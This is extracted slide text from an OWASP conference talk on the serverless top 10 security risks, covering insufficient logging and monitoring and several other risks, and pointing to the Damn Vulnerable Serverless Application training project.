
Protego

A10:2017 Insufficient Logging & Monitoring

- More difficult than traditional web applications
- We don’t own the infrastructure - where to deploy?
- Logs exist, but we need to know how and what to extract.
- Even if we do:
  - with 1M invocations - how can we learn anything?

Protego

Stateless & Ephemeral



Other Risks to Consider

DoW / DoS

Execution Flow Manipulation

Insecure Shared Space

Insecure Secret Management

DVSA

DAMN VULNERABLE SERVERLESS APPLICATION

serverless.fail

https://github.com/owasp/dvsa

@DVSAowasp

Protego

Rate this Session

SCAN THE QR CODE TO COMPLETE THE SURVEY

Serverless Top 10

Tal Melamed | Protego Labs | @_nu11p0inter

Thank You!

OWASP™

GLOBAL APPSEC DC